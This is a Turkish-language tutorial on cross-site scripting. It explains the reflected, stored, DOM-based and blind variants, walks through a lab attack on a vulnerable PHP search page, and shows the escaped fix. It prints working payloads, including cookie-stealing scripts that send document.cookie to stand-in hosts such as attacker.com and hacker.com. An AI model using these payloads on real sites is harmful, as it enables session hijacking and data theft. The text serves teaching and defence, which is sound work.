

Siber Güvenlik Sözlüğü: Cross-Site Scripting (XSS)

XSS, web uygulamalarının en klasik ama en tehlikeli güvenlik açıklarından biridir. Olayı en basit haliyle şöyle düşünebiliriz: Bir web sitesi, kullanıcıdan aldığı veriyi kontrol etmeden "olduğu gibi" ekrana basarsa; saldırgan oraya yazı yerine **kod** yazar.

XSS Nedir? (En Temel Haliyle)

Cross-Site Scripting, bir **istemci tarafı (client-side)** kod enjeksiyon saldırısıdır. Saldırgan, hedef web sayfasına kötü niyetli JavaScript kodları yerleştirir. Bu kodlar sizin sunucunuzda değil, doğrudan sayfayı ziyaret eden **masum kullanıcının tarayıcısında** çalışır.

XSS Saldırıları Neyi Hedefler? (Dijital Tahribat)

XSS sadece ekranda bir "uyarı kutusu" (alert) çıkarmaktan ibaret değildir. Kod bir kez tarayıcıya sızdığında, saldırgan kurbanın dijital kimliğine tam erişim sağlayabilir.

Cross-site Scripting (XSS) saldırıları, **kullanıcıların oturum çerezlerini ele geçirme, hassas verileri sızdırma, web sayfasının içeriğini değiştirme veya uygulamada yetkisiz işlemler gerçekleştirme** gibi ciddi güvenlik tehditlerine yol açabilir.

Oturum Çerezlerinin Çalınması (Session Hijacking)

XSS saldırılarının en popüler ve tehlikeli kullanım alanı budur. Bir web sitesine giriş yaptığınızda, sunucu sizi tanımak için tarayıcınıza bir **Session ID (Oturum Kimliği)** bırakır. Bu çerez, sizin dijital pasaportunuzdur.

XSS saldırıları, saldırganların kullanıcıların oturum çerezlerini çalmasına olanak tanır.



Name	Value	Domain	Pa...	Expi...	Size	Http...	Sec...	Sam...	Part...	Prio...
PHPSESSID	u13lqeaplm5jhkvfivv1fsff02	climbing-do...	/	Ses...	35					Med...

XSS'in Yıkıcı Etkileri: Bir Zincirleme Reaksiyon

XSS, kapıyı bir kez araladığında içeriye sadece hırsız girmez; hırsız evin tapusunu değiştirir, komşulara sizin adınıza sahte mektuplar yazar ve diğer kilitleri de kırar.

1. Hassas Veri Sızıntısı (Data Exfiltration)

Saldırganlar, form alanlarına (kredi kartı, TC kimlik no, adres) yerleştirdikleri "event listener"lar sayesinde, siz daha "Gönder" butonuna basmadan verilerinizi kendi sunucularına kopyalayabilirler.

- **Sonuç:** Dijital kimlik hırsızlığı ve finansal kayıp.

2. İçerik Manipülasyonu (Virtual Defacement)

Web sitesinin HTML yapısını (DOM) anlık olarak değiştirerek:

- Meşru bir giriş formunu, verileri saldırgana gönderen **sahte bir form**la değiştirebilirler.
- Sitede hiç olmayan "Acil kampanya! Şuraya tıklayın" gibi yanıltıcı duyurular yayınlatabilirler.

3. Yetkisiz İşlem ve Ayrıcalık Yükseltme

Eğer kurban bir **Admin (Yönetici)** ise, saldırgan kurbanın tarayıcısı üzerinden gizlice:

- Yeni bir yönetici hesabı oluşturabilir.
- Veritabanındaki kritik verileri silebilir veya değiştirebilir.
- Sistem ayarlarını bozabilir.

4. Sosyal Mühendislikte XSS Faktörü

Kullanıcı, adres çubuğunda "<https://www.google.com/search?q=guvenlibanka.com>" yazdığını gördüğü için sayfaya güvenir. XSS sayesinde saldırgan, bu güvenilir sitenin içine kendi oltasını atar. Güvenilir bir domainden gelen zararlı bir link, en dikkatli kullanıcıyı bile avlayabilir.

5. Güvenlik Zincirinin Kırılması (CSRF Tetikleme)

XSS, genellikle diğer saldırıların **başlatıcısı (enabler)** olur. Örneğin, bir **CSRF** (Cross-Site Request Forgery) korumasını aşmak için gereken "anti-CSRF token" bilgisini XSS ile okuyup saldırıyı otomatize edebilirler.

XSS'in Üç Yüzü: Saldırı Türleri

XSS dünyasında saldırganlar hedeflerine ulaşmak için üç farklı yöntem izlerler. Bunları birer "**mektup hırsızlığı**" hikayesi gibi düşünelim.

1. Reflected XSS (Yansıyan - Kalıcı Olmayan)

Bu türde saldırgan, zararlı kodu bir linkin içine gizler. Kod sunucuya gider, filtrelenmeden aynen geri "yansır" ve kullanıcının tarayıcısında çalışır.

-  **Hikayesi:** Saldırgan size üzerinde "Tebrikler, kazandınız!" yazan bir mektup zarfı gönderir. Zarfın içine görünmez bir mürekkeple bir komut yazmıştır. Siz zarfı açtığınız an (linke tıkladığınızda), o komut yüzünüze doğru patlar. Ama mektup sadece size özeldir, başkası görmez.
- **Kritik Nokta:** Genellikle URL parametreleri (`?search=<script>...`) üzerinden yapılır.

2. Stored XSS (Depolanan - Kalıcı XSS)

En tehlikeli türdür. Zararlı kod, web sitesinin veritabanına bir yorum, bir profil bilgisi veya bir mesaj olarak kaydedilir.

-  **Hikayesi:** Saldırgan bu sefer mektubu size değil, kasabanın ilan panosuna (veritabanı) çiviler. İlan panosuna her bakan kişi (siteyi ziyaret eden her kullanıcı), farkında olmadan o zararlı komutu okur ve saldırıya uğrar. Saldırganın artık orada olmasına gerek yoktur, bomba bir kez kurulmuştur.
- **Kritik Nokta:** Veritabanına kaydedildiği için her ziyaretçiyi etkiler.

3. DOM-based XSS (DOM Tabanlı XSS)

Burada saldırı tamamen **kullanıcının tarayıcısında** (client-side) biter. Sunucuya giden bir veri bile olmayabilir; her şey tarayıcının sayfayı işleme biçimindeki bir hatadan kaynaklanır.

- 📖 **Hikayesi:** Bu sefer mektupta bir sorun yoktur. Ancak siz mektubu okurken kullandığınız "gözlük" (tarayıcıdaki JavaScript), metindeki belirli kelimeleri yanlış anlayıp size kendi kendine zarar vermenize neden olur. Sorun mektubu yazanda değil, sizin o mektubu işleme biçiminizdedir.
- 🔴 **Kritik Nokta:** Sayfa yenilenmeden, JavaScript'in HTML nesnelerini (DOM) hatalı yönetmesiyle oluşur.

Tür	Kalıcılık	Nerede Çalışır?	Birincil Hedef
Reflected	Geçici (Link bazlı)	Kullanıcı Tarayıcısı	Tekil Kullanıcılar
Stored	Kalıcı (DB bazlı)	Kullanıcı Tarayıcısı	Tüm Site Ziyaretçileri
DOM-based	Geçici (Script bazlı)	Tamamen İstemci Tarafı	İstemci Tarafı Mantık Hataları

🏗️ Temel Kavramlar: Web'in İskeleti (HTML)

XSS saldırılarını anlamak için önce üzerinde oynadığımız "sahneyi" tanımalıyız. **HTML (HyperText Markup Language)**, bir web sayfasının neye benzeyeceğini belirleyen standart işaretleme dilidir.

⚡ JavaScript: XSS Saldırılarının "Motoru"

HTML web sayfasının iskeletiyse, **JavaScript (JS)** bu iskelete can veren kastır. Sayfayı yenilemeden verileri günceller, butonlara basınca işlem yapar ve animasyonları oynatır. Ancak bu güç, yanlış ellerde bir silaha dönüş

E DOM ve Payload: Sahne ve Senaryo

XSS saldırılarının mutfağında, tarayıcının sayfayı nasıl anladığı (**DOM**) ve saldırganın bu yapıya ne enjekte ettiği (**Payload**) hayati önem taşır.

🔗 Payload (Saldırı Yüğü) Nedir?

Payload, bir saldırının amacını gerçekleştiren **asıl kod parçasıdır**. Silahın kendisi değil, içindeki mermidir.

- **Tanım:** Bir XSS saldırısında tarayıcıda çalıştırılması hedeflenen kötü amaçlı script bloğudur.
- **Payload Örnekleri:**
 - **Basit Test:** `<script>alert('XSS')</script>` (Sistemi test etmek için).
 - **Veri Hırsızlığı:**
`<script>document.location='http://attacker.com/steal?cookie=' + document.cookie</script>` (Çerezleri çalmak için).
 - **Yönlendirme:** `<script>window.location.href='https://sahte-banka.com'</script>` (Kullanıcıyı kandırmak için).

Kavram	Rolü	Benzetme
HTML	Yapı	Binanın kaba inşaatı.
JavaScript	Hareket	Binadaki asansörler ve ışıklar.
DOM	Harita	Binanın kat planı ve yönetim planı.
Payload	Saldırı	Binaya gizlice sokulan "truva atı" paketi.

🛡 Content Security Policy (CSP): Web'in Güvenlik Kalkanı

XSS saldırılarına karşı en etkili modern savunma hatlarından biri **Content Security Policy (CSP)**'dir. Eğer XSS bir hırsızsa, CSP o hırsızın eve girmesine izin verilse bile hiçbir şeyi çalmasına veya dışarı çıkarmasına izin vermeyen bir güvenlik sistemidir.

Bu CSP kuralı, yalnızca aynı kaynaktan (self) ve <https://apis.example.com> adresinden scriptlerin yüklenmesine izin verir, böylece dışarıdan kötü amaçlı scriptlerin yüklenmesini engelle

XSS Saldırılarında Sık Kullanılan JavaScript Fonksiyon ve Nesneleri

1. alert(), prompt(), confirm()

Akademik Tanım: Kullanıcı etkileşimli pencereler açan metotlardır. **Hikayesi:** Bunlar saldırganın **"Keşif Gözcüleri"**dir. Bir kaleye (web sitesine) sızıp sızamadığını anlamak için içeriye bir havai fişek fırlatır. Eğer havai fişek patlıyorsa (ekranda kutu çıkıyorsa), kalede bir delik var demektir. **Kullanım Amacı:** Zafiyetin varlığını kanıtlamak (PoC).

2. eval()

Akademik Tanım: String (metin) halindeki veriyi koda dönüştürüp çalıştırır. **Hikayesi:** Bu, saldırganın **"Karanlık Büyüsü"**dür. Masum görünen bir kağıt parçasını (yazıyı), canlanan bir canavara (koda) dönüştürür. En tehlikeli silahtır çünkü her şeyi yapabilir. **Kullanım Amacı:** Güvenlik filtrelerini aşmak ve karmaşık saldırı kodlarını yürütmek.

3. fetch() ve XMLHttpRequest

Akademik Tanım: Arka planda sunucuya veri göndermek veya almak için kullanılan HTTP araçlarıdır. **Hikayesi:** Bunlar malikânenin **"Gizli Kuryeleri"**dir. Misafirler içeride kahvelerini içerken, bu kuryeler arka kapıdan değerli eşyaları (verileri) saldırganın sığınağına taşır. Kimse kuryenin ne taşıdığını sormaz. **Kullanım Amacı:** Çalınan verileri saldırganın uzak sunucusuna sızdırmak.

4. document.cookie

Akademik Tanım: Tarayıcıdaki oturum ve tercih bilgilerini tutan çerez nesnesidir. **Hikayesi:** Bu, misafirin **"Oda Anahtarı"**dır. Saldırgan bu anahtarı bir kez ele geçirdi mi, şifreye gerek kalmadan misafirmiş gibi içeri girer, yatağına uzanır ve kasasını boşaltır. **Kullanım Amacı:** Session Hijacking (Oturum Çalma).

5. innerHTML

Akademik Tanım: HTML elementlerinin içeriğini dinamik olarak değiştirmeyi sağlar.

Hikayesi: Bu, malikânedeki *****Tabela Değiştirici*****dir. "Güvenli Çıkış" yazan tabelayı söküp yerine "Şifrenizi Buraya Girin" yazan sahte bir tabela takar. **Kullanım Amacı:** Sayfayı manipüle ederek sahte formlar veya yönlendirmeler oluşturmak.

6. setTimeout() ve setInterval()

Akademik Tanım: Belirli zaman aralıklarıyla fonksiyon çalıştıran zamanlayıcılardır.

Hikayesi: Bunlar saldırganın *****Zaman Ayarlı Bombaları*****dır. "Saldırımı hemen yapma, ben gittikten 5 dakika sonra yap" ya da "Her 10 saniyede bir anahtarı kontrol et" diyerek saldırıyı otomatize eder. **Kullanım Amacı:** Saldırının fark edilmesini zorlaştırmak ve sürekli veri toplamak.

7. localStorage ve sessionStorage

Akademik Tanım: Tarayıcıda yerel ve oturum bazlı veri depolama alanlarıdır. **Hikayesi:**

Bunlar misafirlerin *****Gizli Çekmeceleri*****dir. Çerezlerde olmayan ama çekmecelere bırakılan özel notları, jetonları ve hassas bilgileri barındırır. **Kullanım Amacı:** Çerez dışındaki kalıcı verileri ele geçirmek.

Nesne/Fonksiyon	Rolü	Tehlike Seviyesi
alert / prompt	Keşif Gözcüsü	● Düşük
eval	Karanlık Büyücü	● Kritik
fetch / XHR	Gizli Kurye	● Kritik
cookie / Storage	Anahtar Hırsızı	● Kritik
innerHTML	Tabela Değiştirici	● Yüksek

XSS Saldırılarında Sık Kullanılan HTML Etiketleri

aldırganlar, zararlı kodlarını (Payload) tarayıcıya kabul ettirmek için bu etiketleri birer paravan olarak kullanır.

1. <script>

Akademik Tanım: Doğrudan JavaScript kodu çalıştırmak veya dış bir script dosyasını sayfaya dahil etmek için kullanılır. **Hikayesi:** Bu, saldırganın **Doğrudan Kapıdan Girişi**dir. Eğer bir web sitesi bu etiketi olduğu gibi kabul ediyorsa, saldırgan "Benim adım Ahmet" demek yerine "Benim adım <script>...</script>" der ve kapıdan elini kolunu sallayarak girer. **Kritik Nokta:** En bilinen ama filtrelerin en kolay yakaladığı etikettir.

2.

Akademik Tanım: Sayfaya resim eklemek için kullanılır. onerror gibi olay nitelikleri (attributes) sayesinde script çalıştırabilir. **Hikayesi:** Bu, saldırganın **Maskeli Balosu**dur. Saldırgan içeriye bir resim sokuyormuş gibi yapar (src="x"), ancak resim yüklenemediğinde (hata verdiğinde) çalışacak olan gizli bir talimat (onerror="alert(1)") ekler. **Kritik Nokta:** Birçok filtre resim etiketini masum gördüğü için sıklıkla gözden kaçır.

3. <iframe>

Akademik Tanım: Mevcut sayfanın içine başka bir web sayfasını gömmek (pencere içinde pencere) için kullanılır. **Hikayesi:** Bu, malikânenin içine açılan **Gizli Bir Geçit**dir. Saldırgan, kullanıcının gördüğü sayfanın altına görünmez bir pencere açar ve o pencere üzerinden kullanıcının görmediği başka bir saldırı senaryosunu (phishing vb.) yürütür. **Kullanım Amacı:** Clickjacking veya farklı kaynaklardan zararlı içerik yüklemek.

4. <a>

Akademik Tanım: Köprü metni (link) oluşturmak için kullanılır. href özelliğinde javascript: protokolünü barındırabilir. **Hikayesi:** Bu, üzerine "Hazineye Gider" yazılmış bir **Tuzak Levhası**dır. Kullanıcı "Tıkla ve Kazan" linkine bastığında aslında bir web sayfasına değil, saldırganın hazırladığı bir koda (link içindeki JavaScript'e) gider. **Kullanım Amacı:** Kullanıcıyı tıklamaya ikna ederek script çalıştırmak.

5. <input> ve <textarea>

Akademik Tanım: Kullanıcıdan veri girişi (kısa ve uzun metin) almak için kullanılır. onfocus, onmouseover gibi olaylarla kod tetikleyebilir. **Hikayesi:** Bunlar malikânenin **Kayıt Defterleri**dir. Saldırgan ismini yazarken defterin kenarına bir "zaman ayarlı bomba" (event listener) bırakır. Birisi o kutuya tıkladığında veya faresini üzerinde

gezdirdiğinde bomba patlar. **Kullanım Amacı:** Form alanları üzerinden etkileşime dayalı saldırılar başlatmak.

6. <svg>

Akademik Tanım: Vektörel grafik tanımlamak için kullanılan XML tabanlı bir etikettir.

Kendi içinde <script> barındırabilir. **Hikayesi:** Bu, malikâneye asılan ***"Sanat Eseri"***dir. Kimse bir tablonun içinde bir casus saklanacağını düşünmez. Ancak SVG bir resimden fazlasıdır; içinde canlı kodlar taşıyabilen dijital bir çizimdir. **Kullanım Amacı:** Modern filtreleri ve resim kontrollerini atlatmak için kullanılır.

Etiket	Saldırı Yöntemi	Gizlilik Seviyesi
<script>	Doğrudan Kod	○ Düşük (Çabuk Yakalanır)
	onerror Olayı	◐ Orta
<svg>	Gömülü Script	◑ Yüksek
<a>	javascript: Linki	◐ Orta
<iframe>	Sayfa İçinde Sayfa	◑ Yüksek

Reflected XSS (Yansıyan - Kalıcı Olmayan)

Akademik Tanım: Kullanıcıdan gelen zararlı girdinin (payload), sunucu tarafından kalıcı olarak kaydedilmeden doğrudan HTTP yanıtı ile kullanıcıya geri döndürülmesi (yansıtılması) durumudur. Genellikle URL parametreleri aracılığıyla gerçekleşir.

 **Hikayesi: "Aynadaki Tuzak"** Saldırgan, kasaba meydanındaki (web sitesi) dev bir aynayı kullanır. Ancak bu sıradan bir ayna değildir. Saldırgan, aynanın önüne gizlice bir şablon yerleştirir. Kurban aynaya bakmak istediğinde (linke tıkladığında), ayna kurbanın görüntüsünü değil, saldırganın şablonundaki o kötü niyetli görüntüyü (kodu) kurbanın gözlerine yansıtır. Ayna bu görüntüyü saklamaz; kurban oradan ayrıldığında ayna temizlenir. Bu yüzden her yeni kurban için saldırganın yeni bir "tuzak link" göndermesi gerekir.

Harika bir örnek! Tam olarak laboratuvar ortamında ilk denenen o klasik "Merhaba Dünya" (Hello World) saldırısı bu. Şimdi bu örneği senin kurallarına göre tek tek parçalarına ayıralım ve hikaye tadında öğretici bir hale getirelim.

Reflected XSS: Bir Örnek Analizi

Senin verdiğin bu meşhur URL üzerinden gidelim:

[https://example.com/home?search=<script>alert\('XSS'\)</script>](https://example.com/home?search=<script>alert('XSS')</script>)

1. Payload (Saldırı Yüğü)

Analiz: URL'nin sonundaki `<script>alert('XSS')</script>` kısmıdır. **Hikayesi:** Bu, saldırganın mektubunun içine gizlediği **"Sesli Bomba"**dır. Kurban mektubu açtığında (linke tıkladığında), bu bomba patlar ve ekranda bir uyarı kutusu çıkarır.

2. Giriş Noktası (Injection Point)

Analiz: search parametresi. **Hikayesi:** Burası malikânenin **"Arama Kutusu"**dur. Normalde "elma", "armut" yazılması beklenen bu kutuya, saldırgan sinsi bir kod bırakmıştır. Sunucu, "Ne aratmış bir bakalım..." dediği anda tuzağa düşer.

3. Bağlam (Context)

Analiz: Scriptin "uygulamanın bağlamında" çalışması. **Hikayesi:** Bu çok kritiktir! Script, kurbanın tarayıcısında çalışırken sanki example.com'un kendi öz personeliymiş gibi davranır. Tarayıcıya, *"Ben bu sitenin bir parçasıyım, bana güvenebilirsin, hadi şu çerezleri bana ver"* der. Tarayıcı da bu "sahte kimliğe" inanarak tüm kapıları açar.

4. Tetiklenme Süreci

- İstek:** Kullanıcı linke tıklar, tarayıcı sunucuya "Hey, ben bu kodu aratmak istiyorum" der.
- Hatalı Yanıt:** Sunucu, gelen kodu kontrol etmeden (filtrelemeden) sayfaya yazar: *"Aradığınız sonuç: <script>alert('XSS')</script>"*
- İnfaz:** Tarayıcı bu yanıtı okurken etiketi görür ve kodu anında çalıştırır.

Uygulamanın İncelenmesi



Search


Search

No Result Found for **cars**

```
<div class="col-md-3"></div>
<div class="col-md-6">
  <form action method="get">
    <div class="mb-3">...</div>
    <div class="d-grid gap-2">...</div> grid
  </form>
  <div class="alert alert-danger mt-4" role="alert">
    " No Result Found for "
    <b>cars</b> = $0
  </div>
</div>
<div class="col-md-3"></div>
```

Bu sayfada bir arama kutusu görülmektedir. "cars" kelimesi ile bir arama yapılarak verilen tepki gözlenmiştir. Aratılan verinin uyarı kutusuna yazdırıldığı görülmüştür. "q" GET parametresi ile de sunucuya verinin gönderildiği görülmektedir.

Zafiyetin Tespit Edilmesi




```
<div class="col-md-3"></div>
<div class="col-md-6">
  <form action method="get">
    <div class="mb-3">...</div>
    <div class="d-grid gap-2"> grid
      <button class="btn btn-primary" type="submit">Search</button>
    </div>
  </form>
  <div class="alert alert-danger mt-4" role="alert">
    " No Result Found for "
    <b>
      <script>alert(1)</script> == $0
    </b>
  </div>
</div>
<div class="col-md-3"></div>
```

İncelenen arama kutusuna basit bir XSS payload'ı yani sayfada "1" metnini içeren bir uyarı kutusu çıkartan bir JavaScript kodu yazılıp aratılmıştır. Kodun işe yaradığı gözlemlenmiştir. HTML kodlarının arasına dahil edilen JavaScript kodu başarıyla çalıştırılmıştır. `?q=<script>alert(1)</script>`

HTML Injection

JavaScript kodlarının yanı sıra sayfanın içerisine HTML kodlarının da dahil edilebilmesi mümkündür. Bu sayede sayfanın tasarımı değiştirilebilir. Saldırganın amaçları doğrultusunda tasarlanmış yanıltıcı bir sosyal mühendislik saldırısına dönüşebilir. Bu saldırı tipine HTML Injection adı verilmektedir.



?q=<h1 style="color:green;">TEST</h1>

Burada h1 başlık etiketinin içerisinde "TEST" ifadesi yazdırılmıştır. Rengi ise yeşil olarak belirlenmiştir.

Kaynak Kod Analizi

Zafiyetin temel sebebi, kullanıcı girdisinin yeterli kontrolden veya filtreden geçirilmeden doğrudan tarayıcıda gösterilmesidir. Bu durum, güvenlik açıklarına ve özellikle XSS saldırılarına yol açabilir.

Zafiyetli Kod Örneği

Aşağıdaki PHP kod parçası, kullanıcıdan alınan bir girdiyi kontrol etmeden doğrudan HTML içerisinde göstermektedir. Bu, XSS saldırıları için potansiyel bir zemin hazırlar.

```
<?php
    if (isset($_GET['q'])) {
        $q = $_GET['q'];
        echo '<div class="alert alert-danger" role="alert">
            No Result Found for <b>' . $q . '</b>
        </div>';
    }
?>
```

Bu kod, URL'deki

`q` adlı GET parametresinin varlığını kontrol ederek başlar. Eğer bu parametre mevcutsa, `q` parametresinin değeri `$q` değişkenine atanır. İlk kod örneğinde, `$q` değişkeni doğrudan bir HTML `<div>` içinde `<b>` etiketleri arasında yansıtılır.

GET metodu ile alınan "q" parametresi, herhangi bir güvenlik önlemi alınmadan

`<b>` etiketleri arasında doğrudan kullanılıyor. Eğer "q" parametresi olarak `<script>alert(1)</script>` gibi bir script gönderilirse, bu script kullanıcının tarayıcısında çalıştırılacaktır ve uyarı kutusu içeriisinde 1 ifadesi yazdırılacaktır.

Güvenli Kod Örneği

Bu örnekte, **htmlspecialchars** fonksiyonu kullanılarak kullanıcı girdisi güvenli bir şekilde ekrana bastırılmaktadır. Bu fonksiyon, HTML'e özgü özel karakterleri (

`<`, `>`, `&`, `"`, `'` gibi) onların HTML varlıklarına (`<`, `>`, `&`, `"`, `'` gibi) dönüştürür.

```
<?php
    if (isset($_GET['q'])) {
        $q = $_GET['q'];
        echo '<div class="alert alert-danger" role="alert">
            No Result Found for <b>' . htmlspecialchars($q) . '</b>
        </div>';
    }
?>
```

Bu düzenleme ile, "q" parametresi içindeki potansiyel zararlı scriptler zararsız metne dönüştürülerek XSS saldırıları önlenmiş olur. Örneğin, kullanıcı

`<script>` tag'ı gönderse bile, bu tag tarayıcı tarafından bir HTML elementi olarak değil, sadece düz metin olarak işlenecektir.

Stored XSS (Kalıcı / Depolanan XSS)

Akademik Tanım: Saldırganın gönderdiği zararlı scriptin (payload), sunucu tarafındaki bir veri depolama birimine (veritabanı, dosya sistemi, loglar vb.) kalıcı olarak kaydedilmesiyle oluşur. Bu veriler daha sonra normal kullanıcılar tarafından çağrıldığında, tarayıcıda otomatik olarak çalışır.

 **Hikayesi:** "Zehirli Misafir Defteri" Kasaba meydanında herkesin dileklerini yazdığı büyük bir misafir defteri (veritabanı) olduğunu düşün. Saldırgan bu deftere adını yazmak yerine, okuyan herkesi hipnotize edecek gizli bir büyü (kod) yazar. Artık saldırganın orada olmasına gerek yoktur; o büyülü sayfayı kim açarsa açsın, hipnozun etkisi altına girer. Saldırgan köşesine çekilip defteri okuyan binlerce kişinin anahtarlarının ona teslim edilmesini izler.

Stored XSS Örneği: Mesajlaşma Uygulaması Analizi

Olay Yeri: Binlerce kullanıcısı olan popüler bir sohbet veya forum uygulaması.

1. Zehrin Enjekte Edilmesi (Injection)

Saldırgan, bir sohbet odasına girer ve "Selam!" yazmak yerine şu **Payload**'u mesaj olarak gönderir: `<script>fetch('https://hacker.com/steal?cookie=' + document.cookie)</script>`

2. Kalıcılık (Storage)

Analiz: Sunucu, bu mesajı "normal bir metin" sanarak veritabanına kaydeder.

Hikayesi: Bu, saldırganın malikânenin misafir defterine (veritabanı) görünmez mürekkeple bir talimat yazması gibidir. Artık saldırganın sitede aktif olmasına gerek yoktur; bomba defterin sayfaları arasına gizlenmiştir.

3. Kitlesel Tetiklenme (Execution)

Analiz: Herhangi bir kullanıcı (veya bir yönetici) sohbet odasına girdiğinde veya geçmiş mesajları görmek istediğinde saldırı tetiklenir. **Hikayesi:** Herhangi bir masum kullanıcı o sayfayı açtığında (defteri okuduğunda), tarayıcı veritabanından gelen bu kodu "sitenin kendi mesajı" sanır ve çalıştırır. Sonuç? Kullanıcının haberi bile olmadan tüm oturum bilgileri saldırganın sunucusuna sessizce postalanır.

DOM-based XSS (DOM Tabanlı XSS)

Akademik Tanım: Zararlı scriptin, sunucuya hiç gitmeden veya sunucudan bağımsız olarak tamamen istemci tarafında (client-side), tarayıcının DOM (Document Object Model) yapısındaki verileri yanlış işlemesiyle oluşan bir zafiyettir.

 **Hikayesi: "İçeriden Darbe"** Bu sefer olay malikânenin dışında değil, tamamen içindedir. Malikânenin bir kural kitabı vardır (**JavaScript kodları**). Bu kural kitabında şöyle bir madde yazar: *"Bahçedeki tabelada ne yazıyorsa onu al ve ana salona as."* Saldırgan, malikânenin bahçesindeki tabelaya (URL'deki fragmana) gizlice zararlı bir komut yazar. Malikânenin kendi personeli (tarayıcıdaki JS), bu kuralı uygulamak için tabeladaki yazıyı alır ve hiçbir kontrol yapmadan ana salona asar. Sonuç: Malikâne kendi kuralı yüzünden, kendi personeli eliyle zehirlenir

eval(): Bu JavaScript fonksiyonu, kendisine verilen string ifadeyi JavaScript kodu olarak değerlendirir ve çalıştırır.

```
var userInput = 'console.log(1)';  
eval(userInput); // output : 1
```

Kullanıcı girdisi olarak verilen

console.log(1) string'i **eval()** tarafından değerlendirilir ve sonucunda konsola **1** değeri yazdırılır.

innerHTML: Bir HTML elementinin içeriğini almak veya ayarlamak için kullanılan bir özellik olup, bu özellik üzerinden yapılan atamalarla dinamik olarak sayfanın HTML yapısı değiştirilebilir.

Blind XSS: "Görünmez Suikastçı"

Akademik Tanım: Saldırganın payload'u gönderdiği yer ile kodun çalıştığı yerin farklı olduğu bir Stored XSS türüdür. Saldırgan kendi ekranında hiçbir şey görmez; kod, uygulamanın **backend (arka yüz)** kısımlarında (admin paneli, log inceleme) bir yetkili tarafından görüntülendiğinde tetiklenir.

 **Hikayesi: "Zehirli Mektup"** Saldırgan malikânenin kapısına bir şikayet mektubu bırakır. Mektubun içinde kimsenin görmediği, sadece mektup açıldığında havaya yayılan uyutucu bir gaz (JavaScript) vardır. Kapıdaki görevli mektubu okumaz, sadece "Şikayet Var" kutusuna (veritabanı) atar. Günler sonra malikânenin sahibi (Admin), şikayetleri incelemek için o kutuyu açtığında gazdan etkilenir ve anahtarları yere düşürür. Saldırgan o an malikâne de değildir ama anahtarlar ona çoktan ulaşmıştır.

🔍 Blind XSS Nerelerde Gizlenir? (Tek Tek Bakalım)

1. **İletişim & Destek Formları:** Destek ekibine yazdığın "Siteniz bozuk!" mesajının içine kod gizlemek.
2. **Yorum & Değerlendirme:** Ürün altına yapılan yorumlar.
3. **Kullanıcı Profilleri:** "Hakkımda" kısmına yazılan kodlar.
4. **Sipariş Formları:** Adres kısmına yazılan ... `<script>....`
5. **Anketler:** Geri bildirim formlarına bırakılan sinsi kodlar.

Kritik Nokta: Bu alanların ortak özelliği, buradaki verilerin sonradan bir Admin tarafından incelenecek olmasıdır.

🌐 HTTP Header'larından Gelen Tehlike

Bazı web uygulamaları sadece yazdığın yazıyı değil, tarayıcının gönderdiği **gizli bilgileri (Header)** de loglar. Eğer admin paneli bu logları temizlemeden gösterirse, kıyamet kopar.

1. User-Agent Header'ı

Nedir? Tarayıcınızın kimlik kartıdır (Chrome mu, Safari mi?). **Saldırı:** Saldırgan kimlik kartına adını değil, kod yazar: Mozilla/5.0 `<script>alert('XSS')</script>`. Admin "Hangi tarayıcılar siteme girmiş?" diye rapora baktığı an hacklenir.

2. Referer Header'ı

Nedir? Bu siteye hangi siteden geldiğinizin bilgisidir. **Saldırı:** Saldırgan geldiği yer bilgisine script yerleştirir. Admin "Kullanıcılar bize nereden gelmiş?" listesine baktığında tetiklenir.

3. X-Forwarded-For Header'ı

Nedir? Proxy arkasındaki kullanıcının gerçek IP adresini taşır. **Saldırı:** IP adresi yerine kod gönderilir. Admin "Hangi IP'ler hata yapmış?" diye loglara baktığında sistem patlar.

Sık Kullanılan XSS Payload Listesi

Güvenlik sistemleri tarafından bazı XSS payload'ları engellenmiş olabilir ya da hedef sistemin yapısı gereği gönderilen payload'lar çalışmayabilir. Bu durumda farklı işlevleri olan payload'lar kullanılabilir. Sayfada uyarısı kutusu çıkarma, oturum kimliğini çalma gibi birçok işlevi olan ve sık kullanılan payload'lar aşağıda bulunan tabloda

verilmiştir. Bu örnekleri artırmak mümkündür. Gerekğinde manuel olarak da hedef sistemin yapısına göre payload hazırlanması mümkün olabilmektedir

